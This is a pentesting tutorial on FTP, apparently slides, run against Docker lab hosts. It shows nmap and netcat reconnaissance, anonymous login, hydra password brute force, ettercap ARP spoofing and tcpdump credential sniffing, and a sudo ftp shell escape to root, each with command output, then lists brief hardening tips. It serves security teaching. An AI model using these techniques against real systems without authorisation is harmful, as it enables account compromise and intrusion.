

# #whoami


<https://twitter.com/0xa5h4d0w>

<https://github.com/0xa5h4d0w>

<https://app.hackthebox.com/profile/436590>

<https://www.linkedin.com/in/amitsingh-thakur/>

---



---

---

## **FTP Security:**

A Comprehensive Look at Offensive Tactics and Defensive Measures

# Table of Content

---

- Introduction to FTP
- Penetration Testing on FTP
- Securing FTP: Best Practices

# Penetration Testing on FTP


---

- Recon/scanning
- FTP banner Grabbing
- Check if Anonymous login is allowed on target
- Get certificate if any
- Brute force
- Sniffing FTP login credentials
- Download/Upload file on FTP
- LINUX - Privilege Escalation (Spawn shell)

# Introduction to FTP

- FTP is a file transfer protocol, used to transfer files between a network using TCP/IP connections via Port 20/21. It is basically a client-server protocol. As it works on TCP.
- FTP works similarly to HTTP and SMB protocols. When the FTP server is configured on a network, a specific folder is defined as a shared directory for file sharing. Users can access this file server via FTP

Port 20 & 21 ?



# Recon/scanning

#nmap -p 21 <Target IP/subnet>

#nmap -A -p 21 <Target IP>

```
$ nmap -A 172.17.0.2 -p 21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-08 20:31 +04
Nmap scan report for 172.17.0.2
Host is up (0.000071s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 172.17.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

# FTP Banner Grabbing

```
#nmap -sV <Target IP> -p 21
```

-sV - version detection

```
#nc -nv <Target IP> 21
```

-nv - n for numerical input & v for verbose output

```
(ashadow@xps)-[~]  
$ nmap -sV 172.17.0.3 -p 21  
Starting Nmap 7.94 ( https://nmap.org )  
Nmap scan report for 172.17.0.3  
Host is up (0.000094s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
Service Info: OS: Unix
```

```
(ashadow@xps)-[~]  
$ nc -nv 172.17.0.3 21  
Connection to 172.17.0.3 21 port [tcp/*] succeeded!  
220 (vsFTPd 2.3.4)
```

# Get certificate if any

```
#openssl s_client -connect 172.17.0.3:21 -starttls ftp
```

-To verify the security of the connection and the authenticity of the server's certificate.

```
(ashadow@xps)-[~]  
$ openssl s_client -connect 172.17.0.3:21 -starttls ftp  
CONNECTED(00000003)  
40972977367F0000:error:0A00010B:SSL routines:ssl3_get_record:wrong version number:../ssl/record/ssl3_record.c:354:  
---  
no peer certificate available  
---  
No client certificate CA names sent  
---  
SSL handshake has read 63 bytes and written 433 bytes  
Verification: OK  
---  
New, (NONE), Cipher is (NONE)  
Secure Renegotiation IS NOT supported  
Compression: NONE  
Expansion: NONE  
No ALPN negotiated  
Early data was not sent  
Verify return code: 0 (ok)  
---
```



# Check if Anonymous login is allowed

#ftp <Target IP>

Anonymous/anonymous

```
(ashadow@xps)-[~]  
$ ftp 172.17.0.3  
Connected to 172.17.0.3.  
220 (vsFTPd 2.3.4)  
Name (172.17.0.3:ashadow): Anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

# Brute force

#hydra -l user1 -P /usr/share/wordlists/rockyou.txt <Target IP> ftp

-l/L user name/username wordlist


-p/P password/password wordlist

```
(ashadow@xps)-[~]  
$ hydra -l user1 -P /usr/share/wordlists/rockyou.txt 172.17.0.3 ftp  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military  
and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-10 20:17:45  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434439  
[DATA] attacking ftp://172.17.0.3:21/  
[21][ftp] host: 172.17.0.3 login: user1 password: 12345  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-10 20:18:00
```

# Sniffing FTP login credentials

- `sudo ettercap -T -S -i docker0 -M arp:remote -C /172.17.0.2// /172.17.0.3//`

T – Text Mode, S – no SSL, M – Method

- 

- `sudo tcpdump -i docker0 host 172.17.0.2 and 172.17.0.3 and port 21`

```
ashadow@xps: ~$ sudo tcpdump -i docker0 host 172.17.0.2 and 172.17.0.3 and port 21
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on docker0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
21:25:46.861226 IP 172.17.0.3.36750 > 172.17.0.2.ftp: Flags [P.], seq 918787022:918787028, ack 788899704, win 16384, options [nop,nop,TS val 1761894697 ecr 3218618867], length 6: FTP: QUIT
21:25:46.861282 IP 172.17.0.2.ftp > 172.17.0.3.36750: Flags [P.], seq 1:15, ack 6, win 510, options [nop,nop,TS val 3218715235 ecr 1761894697], length 14: FTP: 221 Goodbye.
21:25:46.861298 IP 172.17.0.2.ftp > 172.17.0.3.36750: Flags [F.], seq 15, ack 6, win 510, options [nop,nop,TS val 3218715235 ecr 1761894697], length 0
21:25:46.861375 IP 172.17.0.3.36750 > 172.17.0.2.ftp: Flags [F.], seq 6, ack 16, win 16384, options [nop,nop,TS val 1761894697 ecr 3218715235], length 0
21:25:46.861387 IP 172.17.0.2.ftp > 172.17.0.3.36750: Flags [S.], seq 7, win 510, options [nop,nop,TS val 3218715235 ecr 1761894697], length 0
21:25:49.128204 IP 172.17.0.3.49132 > 172.17.0.2.ftp: Flags [S.], seq 2681256070, win 65535, options [mss 1460,sackOK,TS val 1761896964 ecr 0,nop,wscale 2], length 0
21:25:49.128216 IP 172.17.0.2.ftp > 172.17.0.3.49132: Flags [S.], seq 2821489859, ack 2681256071, win 65160, options [mss 1460,sackOK,TS val 3218717502 ecr 1761896964,nop,wscale 7], length 0
21:25:49.128225 IP 172.17.0.3.49132 > 172.17.0.2.ftp: Flags [..], ack 1, win 16384, options [nop,nop,TS val 1761896964 ecr 3218717502], length 0
21:25:49.129904 IP 172.17.0.2.ftp > 172.17.0.3.49132: Flags [P.], seq 1:21, ack 1, win 510, options [nop,nop,TS val 3218717504 ecr 1761896964], length 20: FTP: 220 (vsFTPd 2.3.4)
21:25:49.129931 IP 172.17.0.3.49132 > 172.17.0.2.ftp: Flags [..], ack 21, win 16384, options [nop,nop,TS val 1761896966 ecr 3218717504], length 0
21:25:52.817335 IP 172.17.0.3.49132 > 172.17.0.2.ftp: Flags [P.], seq 1:17, ack 21, win 16384, options [nop,nop,TS val 1761900653 ecr 3218717504], length 16: FTP: USER Anonymous
21:25:52.817374 IP 172.17.0.2.ftp > 172.17.0.3.49132: Flags [..], ack 17, win 510, options [nop,nop,TS val 3218721191 ecr 1761900653], length 0
21:25:52.817503 IP 172.17.0.2.ftp > 172.17.0.3.49132: Flags [P.], seq 21:55, ack 17, win 510, options [nop,nop,TS val 3218721191 ecr 1761900653], length 34: FTP: 331 Please specify the pass word.
21:25:52.817537 IP 172.17.0.3.49132 > 172.17.0.2.ftp: Flags [..], ack 55, win 16384, options [nop,nop,TS val 1761900654 ecr 3218721191], length 0
21:25:55.745954 IP 172.17.0.3.49132 > 172.17.0.2.ftp: Flags [P.], seq 17:33, ack 55, win 16384, options [nop,nop,TS val 1761903582 ecr 3218721191], length 16: FTP: PASS anonymous
21:25:55.748650 IP 172.17.0.2.ftp > 172.17.0.3.49132: Flags [P.], seq 55:78, ack 33, win 510, options [nop,nop,TS val 3218724123 ecr 1761903582], length 23: FTP: 230 Login successful.
```

# Download/Upload file on FTP

> put <filename>

> get <filename>

```
ftp> put a.txt
local: a.txt remote: a.txt
229 Entering Extended Passive Mode (|||22258|).
150 Ok to send data.
100% |*****|
226 Transfer complete.
13 bytes sent in 00:00 (15.92 KiB/s)
ftp> get a.txt
local: a.txt remote: a.txt
229 Entering Extended Passive Mode (|||11064|).
150 Opening BINARY mode data connection for a.txt (13 bytes).
100% |*****|
226 Transfer complete.
13 bytes received in 00:00 (14.86 KiB/s)
```

# LINUX - Privilege Escalation (Spawn shell)

Allow root privileges with NOPASSWD to FTP in sudoers file.

```
username ALL=(ALL) NOPASSWD: /usr/bin/ftp
```

```
user1@36c251d6be20:~$ sudo ls /root/
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/bin/ls /root/' as root on 36c251d6be20.
user1@36c251d6be20:~$ sudo ftp
ftp> !/bin/bash
root@36c251d6be20:~# id
uid=0(root) gid=0(root) groups=0(root)
root@36c251d6be20:~#
```

# Securing FTP: Best Practices

---

- Disable Anonymous Login
- Disable FTP banner
- Switch port for FTP service
- Use SSL Certificate against Sniffing
- Restrict Attacker IP to connect FTP
- Stop FTP Brute\_Force Attack with Fail2ban

---

---

Thank You